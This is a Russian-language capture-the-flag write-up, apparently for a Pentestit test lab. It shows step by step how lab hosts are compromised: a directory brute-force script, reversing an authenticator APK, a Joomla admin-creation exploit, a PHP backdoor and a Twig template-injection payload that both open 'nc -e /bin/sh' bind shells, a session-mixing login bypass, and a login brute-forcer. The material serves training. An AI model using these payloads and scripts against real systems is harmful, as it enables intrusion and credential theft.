Как видим, на ней отсутствует бит r, но присутствует бит x, а значит заходить и работать с содержимым папки можно, а вот смотреть ее листинг — нельзя. Когда мы сталкиваемся с такой же задачей в вебе (где практически всегда отключен листинг директорий), мы используем утилиты вроде dirb или dirsearch, которые пробуют открыть файлы по словарю, перебирая множество комбинаций. Попробуем сделать то же самое и здесь, словари можно использовать из dirb.

Напишем небольшой скрипт, чтобы рекурсивно перепробовать нужные нам поддиректории и файлы по словарю:

```

"""Importing os to access file system"""

import os

PATH = "/data/users/"
DICC = "/var/tmp/common.txt"

def attempt_path(path):
    """Check if file or directory exists and print out the result. Return true if directory"""

    if os.path.isfile(path):
        print "Found file : " + path
        return False

    if os.path.isdir(path):
        print "Found dir : " + path
        return True

    return False

def look_for_subdirs(path):
    """Recursive function to look for dirs"""

    with open(DICC) as dicc:
        for line in dicc:
            curr_path = path + line.rstrip('\n')
            if attempt_path(curr_path):
                look_for_subdirs(curr_path + "/")

look_for_subdirs(PATH)
print "Finished"

```

Теперь нужно подготовить словарь и загрузить его на ssh сервер. Один из способов — выложить словарь и наш код на питоне на локальный веб-сервер, и затем загрузить их с него с помощью wget.

Возьмем словарь из dirb, который в kali находится по адресу /usr/share/dirb/wordlists/common.txt, и добавим в него имена локальных пользователей, а заодно и файл token.txt (надеемся он где-то там):

```
e.lindsey@tl10-ssh:~$ cat /etc/passwd | grep home | cut -d ":" -f 1
e.lindsey
a.modlin
s.locklear
g.leone
m.howard
k.barth
rross
```

```
1 e.lindsey
2 a.modlin
3 s.locklear
4 g.leone
5 m.howard
6 k.barth
7 rross
8 token.txt
9 .bash_history
10 .bashrc
11 .cache
12 .config
13 .cvs
14 .cvsignore
```

К сожалению, наш IP напрямую недоступен с хоста 172.16.0.8, поэтому используем SSH туннель:

```
e.lindsey@tl10-ssh:/var/tmp$ ssh -R 8765:localhost:80
Forwarding port.

e.lindsey@tl10-ssh:/var/tmp$ unset http_proxy
e.lindsey@tl10-ssh:/var/tmp$ wget http://localhost:8765/common.txt
--2016-12-11 20:48:09--  http://localhost:8765/common.txt
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:8765... connected.
HTTP request sent, awaiting response... 200 OK
Length: 35919 (35K) [text/plain]
Saving to: `common.txt'

100%[=====] 35,919      20.9K/s  in 1.7s

2016-12-11 20:48:13 (20.9 KB/s) - `common.txt' saved [35919/35919]

e.lindsey@tl10-ssh:/var/tmp$ wget http://localhost:8765/search.py
--2016-12-11 20:48:23--  http://localhost:8765/search.py
Resolving localhost (localhost)... 127.0.0.1
Connecting to localhost (localhost)|127.0.0.1|:8765... connected.
HTTP request sent, awaiting response... 200 OK
Length: 726 [text/x-python]
Saving to: `search.py'

100%[=====] 726      ---K/s  in 0s

2016-12-11 20:48:24 (69.3 MB/s) - `search.py' saved [726/726]

e.lindsey@tl10-ssh:/var/tmp$ █
```

Здесь есть два момента, на которые нужно обратить внимание.

В начале мы делаем remote port forwarding, пробрасывая remote часть «localhost:80» (то есть то, что у на нашей локальной Kali машине находится на порту 80) на локальный (для SSH сервера) порт 8765. Вызвать эту командную строку ssh> можно нажатием комбинации клавиш ~C (удерживая shift нажимем ~ и затем C).

Теперь наш локальный вебсервер доступен нам на хосте SSH. На сервере по умолчанию включен прокси сервер, для локального порта его стоит убрать командой unset.

Теперь все готово, чтобы запускать наш скрипт:

```
e.lindsey@tl10-ssh:/var/tmp$ python search.py
Found dir : /data/users/e.lindsey
Found dir : /data/users/a.modlin
Found dir : /data/users/a.modlin/docs
Found file : /data/users/a.modlin/docs/key
Found dir : /data/users/a.modlin/tmp
Found dir : /data/users/s.locklear
Found dir : /data/users/s.locklear/docs
Found dir : /data/users/s.locklear/files
Found dir : /data/users/s.locklear/tmp
Found dir : /data/users/g.leone
Found dir : /data/users/g.leone/files
Found dir : /data/users/m.howard
Found dir : /data/users/rross
Found dir : /data/users/rross/docs
Found file : /data/users/rross/docs/token.txt
Found file : /data/users/rross/docs/keys
Found dir : /data/users/rross/tmp
Finished
e.lindsey@tl10-ssh:/var/tmp$ █
```

В папке /data/users/rross/docs/ найден токен и SSH-ключ rross-а. Кроме того, мы еще нашли SSH-ключ пользователя a.modlin. Наверняка один из них подойдет к ssh-test. Продолжим!

Разбираемся с ssh-test

Когда мы нашли токен mail, нам стала доступна версия приложения «gds-authenticator»:

From: "Joshua Wise" <j.wise@gds.lab>
Subject: Apps
Date: Fri, 25 Nov 2016 21:04:18 +0400

Hi there!

Here is the app we talked about.

It's kinda like Google Authenticator - but the second factor is an SSH port currently opened.

So we have only one port opened for ssh at 172.16.0.1 at a time. This app will show it to you.

Please, check it on your phone for any bugs/suggestions and send them to me.

 Attachment: gds-authenticator.apk (1695Kbytes)


Как видно из письма, адресованного Альфреду Модлину, ему понадобится два фактора для входа на сервер — ключ или пароль, и номер порта SSH, который постоянно меняется. Эффективность второго фактора весьма сомнительна, потому что открытый порт можно просто найти с помощью nmap, но тем не менее мы сделаем эту задачу предполагаемым авторами способом. Распакуем apk и извлечем classes.dex:

```
root@kali:~/pentestit/gds-authenticator# unzip gds-authenticator.apk
Archive: gds-authenticator.apk
  inflating: AndroidManifest.xml
  inflating: META-INF/CERT.RSA
  inflating: META-INF/CERT.SF
  inflating: META-INF/MANIFEST.MF
  inflating: classes.dex
  inflating: res/anim-v21/design_appbar_state_list_animator.xml
  inflating: res/anim-v21/design_bottom_sheet_slide_in.xml
  inflating: res/anim-v21/design_bottom_sheet_slide_out.xml
```

Затем сконвертируем dex в jar с помощью одноименной утилиты:

```
root@kali:~/pentestit/gds-authenticator# dex2jar classes.dex
this cmd is deprecated, use the d2j-dex2jar if possible
dex2jar version: translator-0.0.9.15
dex2jar classes.dex -> classes_dex2jar.jar
Done.
root@kali:~/pentestit/gds-authenticator#
```

И, наконец, воспользуемся декомпилятором JD, чтобы получить исходники:



```
protected void setAuthCode()
{
    String str = new HOTP().gen("WFLHQEBMJ3XLPOY", (int) Math.floor(System.currentTimeMillis() / 1000L / 30L
), 6);
    int i = Integer.parseInt(str.substring(-5 + str.length()));
    if (i > 65534) {
        i %= 65534;
    }
    TextView localTextView = (TextView) findViewById(2131492983);
    Object[] arrayOfObject = new Object[1];
    arrayOfObject[0] = Integer.valueOf(i);
    localTextView.setText(String.format("%d", arrayOfObject));
}
```

Как видим, используется класс HOTP, также доступный в apk, которому дается seed и миллисекунды для вычисления. Попробуем извлечь код, который генерирует номер порта, чтобы научиться делать это, при желании, автоматически.

```
import java.security.GeneralSecurityException;
import java.security.InvalidKeyException;
import java.security.NoSuchAlgorithmException;
import javax.crypto.Mac;
import javax.crypto.spec.SecretKeySpec;

class HOTP
{
    private static String generateOTP(byte[] paramArrayOfByte, long paramLong, int paramInt)
        throws NoSuchAlgorithmException, InvalidKeyException
    {
        byte[] arrayOfByte1 = new byte[8];
        for (int i = -1 + arrayOfByte1.length; i >= 0; i--)
        {
            arrayOfByte1[i] = ((byte)(int))(0xFF & paramLong));
            paramLong >>= 8;
        }
        byte[] arrayOfByte2 = hmac_sha1(paramArrayOfByte, arrayOfByte1);
        int j = 0xF & arrayOfByte2[(-1 + arrayOfByte2.length)];
        String str = "";
        for (str = Integer.toString((int)((0x7F & arrayOfByte2[j]) << 24 | (0xFF &
            return str;
        }

        public static byte[] hmac_sha1(byte[] paramArrayOfByte1, byte[] paramArrayOfByte2)
            throws NoSuchAlgorithmException, InvalidKeyException
        {
            Mac localMac2;
            try
            {
                localMac2 = Mac.getInstance("HmacSHA1");
            }
            catch (NoSuchAlgorithmException localNoSuchAlgorithmException)
            {

^G Get Help  ^O Write Out  ^W Where Is  ^K Cut Text  ^J Justify  ^C Cur Pos
^X Exit      ^R Read File  ^V Replace  ^U Uncut Text  ^T To Spell  ^L Go To Line
```

И затем скомпилируем и запустим:

```
root@kali:~/pentestit/ssht# ls
ssh-test.java
root@kali:~/pentestit/ssht# javac ssh-test.java
root@kali:~/pentestit/ssht# java Main
21237
```

Порт есть, осталось написать команду, которая будет подключаться к ssh test одной строкой.
Скопируем /data/users/a.modlin/docs/key в локальную папку, а затем воспользуемся sshuttle, чтобы сделать внутреннюю сеть доступной с нашей Kali-машины.

sshuttle (который еще называют a poor man's VPN) использует правила iptables, чтобы сделать внутренние подсети доступными через ssh-туннели. Подключаемся таким образом:

```
root@kali:~/pentestit/ssht# sshuttle -r e.lindsey@192.168.101.9 172.16.0.0/24 19
2.168.0.0/24
e.lindsey@192.168.101.9's password:
client: Connected.
```

Сделаем bash-скрипт для подключения:

```
#!/bin/sh
ssh -o UserKnownHostsFile=/dev/null -o StrictHostKeyChecking=no -i key a.modlin@172.16.0.1 -p$(java Main)
```

Подключаемся и находим очередной токен:

```
root@kali:~/pentestit/ssht# ./connect.sh
Warning: Permanently added '[172.16.0.1]:3360' (ECDSA) to the list of known hosts.
Linux tl10-test-ssh 3.2.0-4-amd64 #1 SMP Debian 3.2.81-2 x86_64
Last login: Sun Dec 11 23:21:40 2016 from 172.16.0.8
a.modlin@tl10-test-ssh:~$ ls
token.txt
```

Атакуем blog

Судя по схеме сети, по адресу 192.168.0.4 находится блог компании, беглое сканирование портов подтверждает присутствие открытого 80-го порта. Подключаемся через sshuttle и посмотрим, что можно найти на блоге:

Global Data Security Dev

Contact Us Edit Profile

GDS Dev
GDS Dev - lasciate ogni speranza, voi ch'entrate.

Выглядит похоже на инсталляцию Joomla! Проверим:


```
1 <!DOCTYPE html>
2 <html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en-gb" lang="en-gb" dir="ltr">
3 <head>
4   <meta name="viewport" content="width=device-width, initial-scale=1.0" />
5   <base href="http://192.168.0.4/" />
6   <meta http-equiv="content-type" content="text/html; charset=utf-8" />
7   <meta name="author" content="GDS" />
8   <meta name="description" content="Global Data Security Dev" />
9   <meta name="generator" content="Joomla! - Open Source Content Management" />
10  <title>Home</title>
```

Так и есть. Попробуем нашумевшую недавно [уязвимость в Джумле](#), которая позволяет создать учетную запись администратора без аутентификации. Можно воспользоваться эксплоитом по ссылке, а можно, например, модулем из Metasploit:

```
msf auxiliary(joomla_registration_privesc) > options
Module options (auxiliary/admin/http/joomla_registration_privesc):
      Name      Current Setting      Required  Description
      ----      -----           -----      -----
      EMAIL      example@youremail.com  yes        Email to receive the activation c
ode for the account
      PASSWORD    p3nt3st1t          yes        Password for the username
      Proxies          :port[,type:host:port][...]
      RHOST      192.168.0.4        yes        The target address
      RPORT      80                  yes        The target port
      SSL        false               no         Negotiate SSL/TLS for outgoing co
nnections
      TARGETURI   /                 yes        The relative URI of the Joomla in
stance
      USERNAME    pentestit         yes        Username that will be created
      VHOST          no                  no         HTTP server virtual host

[*] Detected Joomla version 3.6.5
[*] Trying to create the user!
[+] PWND - Your user has been created
[*]     Username: pentestit
[*]     Password: p3nt3st1t
[*]     Email: example@youremail.com
[*] Auxiliary module execution completed
```

Теперь просто заходим под нужным пользователем:



Находим неопубликованную статью:

	Status	Title
...	<input type="checkbox"/> X ★ ▼	Global Data Security Dev (Alias: Category: Uncategorized)
...	<input type="checkbox"/> ✓ ★ ▼	Global Data Security Dev (Alias: Category: Uncategorized)

И используем ее алиас в виде токена, и блог поддался!

Разбираем captcha

Сервер с капчей по адресу 192.168.0.7 предлагает не очень много — только пустую страницу с незагруженной картинкой. Немного поизучав исходный код основной страницы (предварительно подключившись к ssh с помощью sshuttle), можно сделать следующие выводы:

- Картинка генерируется в подпапке sources с псевдослучайным именем
- Имя подпапки сохраняется для каждой сессии, и генерируется заново для новой сессии (это понятно если поменять PHPSESSID)
- Сама по себе картинка не работает — видимо, какая-то старая забытая development версия

Ничего из этого не дает прямых указаний о том, что делать дальше. Воспользовавшись dirsearch, находим кое-что интересное:

```
root@kali:/opt/dirsearch# ./dirsearch.py -u http://192.168.0.7 -e php
[!] [!] [!] v0.3.7
Extensions: php | Threads: 10 | Wordlist size: 5151
Error Log: /opt/dirsearch/logs/errors-16-12-12_22-16-36.log
Target: http://192.168.0.7

[22:16:37] Starting:
[22:17:42] 200 - 303B - /index.php
[22:18:00] 200 - 75B - /readme.txt
[22:18:01] 200 - 30B - /robots.txt

Task Completed
```

Исходя из содержимого robots.txt понимаем, что есть какой-то скрытый bak файл, в котором, видимо, и есть самое интересное.

```
root@kali:/opt/dirsearch# curl http://192.168.0.7/robots.txt
User-agent: *
Disallow: *.bak
root@kali:/opt/dirsearch# curl http://192.168.0.7/readme.txt
Notice: don't forget - destroy all cached captcha every %time% via system.
root@kali:/opt/dirsearch#
```

При этом readme.txt говорит о том, что картинка удаляется через некоторое время после того, как она была сгенерирована.

Возьмем путь к картинке из основной страницы:

```
http://192.168.0.7/sources/43f1045f7bfd9bac63fc56dee0de5fc079b2e8a5b504548052de295444e71f5a496e1b931063b6e73
1844c2bfc2fd3f2cde4cd566d7c77c6e195a8b1362d9955f5ecc512b28eed353386bd0c07f7e17704ea3e4c59450e1b1c2a30e19bfac
ff4662cb0/captcha.png
```

Так как мы ищем скрытый bak файл, попробуем заменить расширение png на bak:

```
http://192.168.0.7/sources/43f1045f7bfd9bac63fc56dee0de5fc079b2e8a5b504548052de295444e71f5a496e1b931063b6e73
1844c2bfc2fd3f2cde4cd566d7c77c6e195a8b1362d9955f5ecc512b28eed353386bd0c07f7e17704ea3e4c59450e1b1c2a30e19bfac
ff4662cb0/captcha.bak
```

```
root@kali:~/pentestit# curl http://192.168.0.7/sources/43f1045f7bfd9bac63fc56de  
e0de5fc079b2e8a5b504548052de295444e71f5a496e1b931063b6e731844c2bfc2fd3f2cde4cd5  
66d7c77c6e195a8b1362d9955f5ecc512b28eed353386bd0c07f7e17704ea3e4c59450e1b1c2a30  
e19bfacff4662cb0/captcha.bak  
file_put_contents($session_path. /captcha, serialize($_SESSION));  
file_put_contents($session_path. /($_SESSION).php, ?php system($_GET[session]));
```

Видимо, это резервная копия исходного кода, которая говорит о том, что есть файл captcha с сериализованной сессией, и файл с бекдор-шеллом, который принимает команды в GET-параметре session и выполняет их.

К сожалению, если зайти еще раз — файла больше нет. Куда он делся? Вспоминаем readme.txt: он удаляется через некоторое время. После нескольких попыток понимаем, что файл становится доступен снова после захода на /index.php. Сделаем небольшой цикл, который будет это делать для нас постоянно, чтобы держать captcha.bak и остальные файлы доступными:

```
while true; do curl -i -s -k -b 'PHPSESSID=et07feiohsrnaf1ln0kt31rf83' http://192.168.0.7/; done
```

Файл снова на месте. Остается обратиться к (\$_SESSION.php)?session=whoami чтобы убедиться, что мы получили возможность удаленного выполнения кода:



Теперь сделаем bind shell на хосте 192.168.0.7 на порту 1234:

```
http://192.168.0.7/sources/43f1045f7bfd9bac63fc56dee0de5fc079b2e8a5b504548052de295444e71f5a496e1b931063b6e73  
1844c2bfc2fd3f2cde4cd566d7c77c6e195a8b1362d9955f5ecc512b28eed353386bd0c07f7e17704ea3e4c59450e1b1c2a30e19bfac  
ff4662cb0/($_SESSION).php?session=nc -e /bin/sh -nvlp 1234
```

И подключимся к нему:

```
root@kali:~/pentestit# nc 192.168.0.7 1234
python -c 'import pty; pty.spawn("/bin/sh")'
$ bash
bash
<d0c07f7e17704ea3e4c59450e1b1c2a30e19bfacff4662cb0$ cd ..
cd ..
www-data@tl10-192-168-0-7:/usr/share/nginx/www/sources$ cd ..
cd ..
www-data@tl10-192-168-0-7:/usr/share/nginx/www$ cd ..
cd ..
www-data@tl10-192-168-0-7:/usr/share/nginx$ ls
ls
token.token  www
www-data@tl10-192-168-0-7:/usr/share/nginx$
```

Вот и очередной токен!

Взятие hall-of-fame

Изучив открытые порты на 192.168.0.8 обнаруживаем сайт с описанием известных хакеров и возможностью входа:

Top 5 most famous hackers Jonathan James Kevin Mitnick Albert Gonzalez Kevin Poulsen Gary McKinnon Account ▾

Top of the most famous hackers

This is Global Data Security Hall of Fame!
Choose any of the hackers on the panel above for more info.


Полезно начать с изучения карты сайта, доступных и скрытых каталогов, и попыток определить доступных пользователей. К сожалению, login-форма не работает на известных именах.

Внимание привлекают адреса адреса вида <http://192.168.0.8/index.php?hname=James>, так как параметр может оказаться примером уязвимости типа LFI (local file inclusion), но попытки ее эксплуатировать подставив системные пути не приводят к успеху. Обратимся к dirsearch и попробуем найти скрытые директории:


```
[01:46:21] 200 - 2KB - /backup/login.php
[01:46:27] 200 - 1KB - /backup/myadminphp
[01:46:32] 200 - 44B - /backup/passwords.txt
[01:46:33] 200 - 1KB - /backup/php
[01:46:54] 301 - 178B - /backup/templates -> http://192.168.0.8/backup/templates/
[01:46:55] 403 - 1KB - /backup/templates/
[01:46:57] 403 - 1KB - /backup/txt/
```

Task Completed

Среди прочего, нашелся интересный файл: /backup/passwords.txt, и подпапка /dev, закрытая за basic-аутентификацией. Воспользуемся этими паролями на login-странице:



После логина, получаем пароль к /dev части. Воспользуемся им, чтобы зайти в /dev:



Внутри получаем копию внешнего сайта, но на ней подозреваемый ранее параметр hname уязвим к [Server-Side Template Injection](#). Как видно, вписав {{7*7}} мы получаем результат операции (49) в заголовке страницы — который был вычислен на сервере. Мы получили RCE.

```
1 <title>Top of the most famous hackers - 49 | GDS</title><!DOCTYPE html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
4
5   <link href="css/bootstrap.css" rel="stylesheet">
6   <script src="js/jquery.min.js"></script>
7   <script src="js/bootstrap.js"></script>
8 </head>
9 <body>
```

Саму атаку можно детально изучить по ссылке выше, а мы попробуем составить payload для того, чтобы создать bind shell. Для начала уточним имя пользователя:

```
1 <title>Top of the most famous hackers - www-data | GDS</title><!DOCTYPE html>
2 <head>
3   <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
4
5   <link href="css/bootstrap.css" rel="stylesheet">
6   <script src="js/jquery.min.js"></script>
7   <script src="js/bootstrap.js"></script>
8 </head>
9 <body>
```

А затем с помощью следующей команды откроем bind shell:

```
http://192.168.0.8/dev/index.php?hname={{_self.env.registerUndefinedFilterCallback("exec")}}{{_self.env.getFilter("nc -nvlp 1234 -e /bin/sh")}}
```

Подключившись, находим очередной токен!

```
root@kali:/opt/dirsearch# nc 192.168.0.8 1234
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
python -c 'import pty; pty.spawn("/bin/sh")'
$ bash
bash
www-data@tl10-192-168-0-8:/usr/share/nginx/www/hof/dev$ cd ../../..
cd ../../..
www-data@tl10-192-168-0-8:/usr/share/nginx$ ls -la
ls -la
total 16
drwxr-xr-x 3 root      root 4096 Nov 24 04:41 .
drwxr-xr-x 81 root     root 4096 Nov 21 11:06 ..
-rw-r--r--  1 www-data  root    9 Nov 24 04:41 token_70f01ee6914535591d7c4c96b7004709.txt
drwxr-xr-x 3 root      root 4096 Nov 22 20:01 www
www-data@tl10-192-168-0-8:/usr/share/nginx$
```

Читаем news

news (192.168.0.5) — очередной сайт в Global Data Security, внешне похожий на hall of fame, с возможностью регистрации, входа, восстановления пароля и изучения внутренних новостей.

Логин форма предлагает нам ввести имейл и пароль.

The screenshot shows a web browser window with the URL 192.168.0.5/login_1.php. The page title is "GDS.lab news board". The main content is a "Login" form with two text input fields and a submit button.

Попробовав все известные комбинации логина и пароля уже найденных пользователей (a.modlin, e.lindsey, etc.), понимаем что они не зарегистрированы — мы получаем сообщение wrong e-mail. При этом, попытка ввести admin@gds.lab приводит к другому сообщению: wrong password. Значит, пользователь admin@gds.lab зарегистрирован.

Вооружившись Burp Suite, пробуем подобрать пароль к admin@gds.lab, но это не приводит к успеху. Тогда снова обратимся к dirsearch и поищем что еще скрывается на сайте новостей:

```
[01:41:02] 301 - 178B - /img -> http://192.168.0.5/img/
[01:41:04] 200 - 3KB - /index.php
[01:41:05] 200 - 3KB - /index.php
[01:41:10] 301 - 178B - /js -> http://192.168.0.5/js/
[01:41:27] 200 - 3KB - /myadminphp
[01:41:31] 301 - 178B - /old -> http://192.168.0.5/old/
```

Находим папку /old, а в ней старую версию сайта новостей, в которой есть интересный комментарий, который намекает на существование «простого пользователя», то есть user:

```
1 <!DOCTYPE html>
2 <head>
3   <title>login_1</title>
4 </head>
5 <body>
6   <form action="login_2.php" method=GET>
7     Login: <input type=text name="username" />
8     <br><br>
9     Password: <input type=text name="password" />
10    <br><br>
11    <input type=submit>
12  </form>
13  <!-- remember to add simple user, too -->
14  <br>
15  <a href="reset.php">Reset e-mail</a>
16 </body>
17
```

Проверим наши догадки. Логин в /old не приводит ни к чему интересному, а вот если зайти под user@gds.lab с паролем user в новый сайт новостей, видим следующую страницу:

GDS.lab news board News Alerts Account

User profile info

Username	user
E-mail	user@gds.lab
Access level	Simple user
Token	Your princess is in another castle!

Отлично, осталось зайти под администратором, чтобы получить токен. Мы только что узнали о существовании новой страницы — user_info.php, посмотрим что есть на этот счет в /old.

GTFO

После нескольких попыток, понимаем, что если попробовать залогиниться под пользователем admin используя этот адрес, то войти не получится, но вывод user_info.php изменится:

```
http://192.168.0.5/old/login_2.php?username=admin&password=admin
```

S0me s3nsitiv3 data!

То есть, на самом деле мы вошли! Однако новый user_info.php теперь все равно не дает нам попасть внутрь.

Из этого можно заключить, что два сайта используют одну и ту же сессию, и сохраняют в ней информацию о пользователе. Видимо, попытка войти в /old сохраняет в поле username в сессии имя пользователя, и просто не редиректит на user_info.php если пароль неправильный (вместо того чтобы сохранять имя пользователя только после успешного входа с правильным паролем). И хотя для сайта /old этого достаточно, новый еще использует email, поэтому зайти на user_info.php не получается.

Попробуем сбросить пароль для пользователя admin:

http://192.168.0.5/password_restore_2.php?email=admin@gds.lab

Понадеявшись на то, что в форме сброса пароля программист допустил ту же ошибку (а именно, сохранил в сессии имейл) мы пробуем нам сохранить в сессии правильный email для того, чтобы войти под администратором.

Итого, весь процесс состоит из следующих шагов:

- http://192.168.0.5/login_2.php?email=user%40gds.lab&password=user — **входим под user@gds.lab/user в новый сайт**
- http://192.168.0.5/old/login_2.php?username=admin&password=user — **устанавливаем значение «admin» в качестве текущего пользователя**
- http://192.168.0.5/password_restore_2.php?email=admin@gds.lab — **устанавливаем значение «admin@gds.lab» в качестве текущего email-адреса**
- http://192.168.0.5/user_info.php — **мы вошли под администратором**

После успешного входа, получаем токен (вырезан на скриншоте ниже):

The screenshot shows a web browser window with the following details:

- Address bar: 192.168.0.5/user_info.php
- Header: GDS.lab news board, News, Alerts, Account
- Title: User profile info
- Table: User profile info
| Username | admin |
| E-mail | admin@gds.lab |
| Access level | Administrator |
| Token | |

И вот, новости поддались!

Получаем web-control

Начнем, как обычно, со сканирования портов, для чего воспользуемся nmap, удобно предоставленным нам на хосте SSH.

```
e.lindsey@tl10-ssh:~$ nmap 192.168.0.6 -p-
Starting Nmap 6.00 ( http://nmap.org ) at 2016-12-14 00:09 MSK
Nmap scan report for 192.168.0.6
Host is up (0.00099s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1503/tcp  open  imtc-mcs

Nmap done: 1 IP address (1 host up) scanned in 3.98 seconds
e.lindsey@tl10-ssh:~$
```

Изучив 80-й порт, не находим ничего интересного кроме формы для сбора имейлов, которая, к тому же, не работает, и папки /uploads, в которой ничего интересного найти не удалось.

Обратим внимание на нестандартный порт 1503. Чтобы его изучить, попробуем подключиться:

```
nc 192.168.0.6 1503
```

```
root@kali:~# nc 192.168.0.6 1503
Enter login: admin
Enter password: admin
Error!
Enter login: 
```

Видимо, нужно подобрать комбинацию логина и пароля. Попробовав известные нам пароли с ssh, hall-of-fame и mail понимаем что все не так просто, и придется написать небольшой скрипт:

```

"""Sockets"""

import socket

WEB_CONTROL_HOST = '192.168.0.6'
WEB_CONTROL_PORT = 1503
USER_FILE = '/root/pentestit/webc/users.txt'
PASS_FILE = '/opt/SecLists/Passwords/john.txt'

def recv_until(string, sock):
    """Receives data from socket until certain string is found"""
    data = ""
    while True:
        tmp = sock.recv(1)
        if tmp == "":
            break
        data += tmp
        if data.endswith(string):
            break
    return data

def attempt_login(user, password):
    """Attempts to log in under a specified account"""
    # This should not connect every time and should be multi-threaded in an ideal world
    web_control = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    web_control.connect((WEB_CONTROL_HOST, WEB_CONTROL_PORT))

    reply = recv_until("Enter login: ", web_control)
    web_control.send(user)
    reply = recv_until("Enter password: ", web_control)
    web_control.send(password)
    reply = web_control.recv(6)
    web_control.close()

    return "Error!" not in reply

with open(USER_FILE) as user_file:
    for user_line in user_file:
        with open(PASS_FILE) as pass_file:
            for pass_line in pass_file:
                if attempt_login(user_line, pass_line):
                    print "Success: " + user_line.rstrip('\n') + ":" + pass_line.rstrip('\n')

```

В качестве пользователей выпишем известные нам учетные записи с ssh, и несколько стандартных

имен:

```
admin
administrator
root
user
k.barth
m.howard
g.leone
j.wise
s.locklear
e.lindsey
a.modlin
```

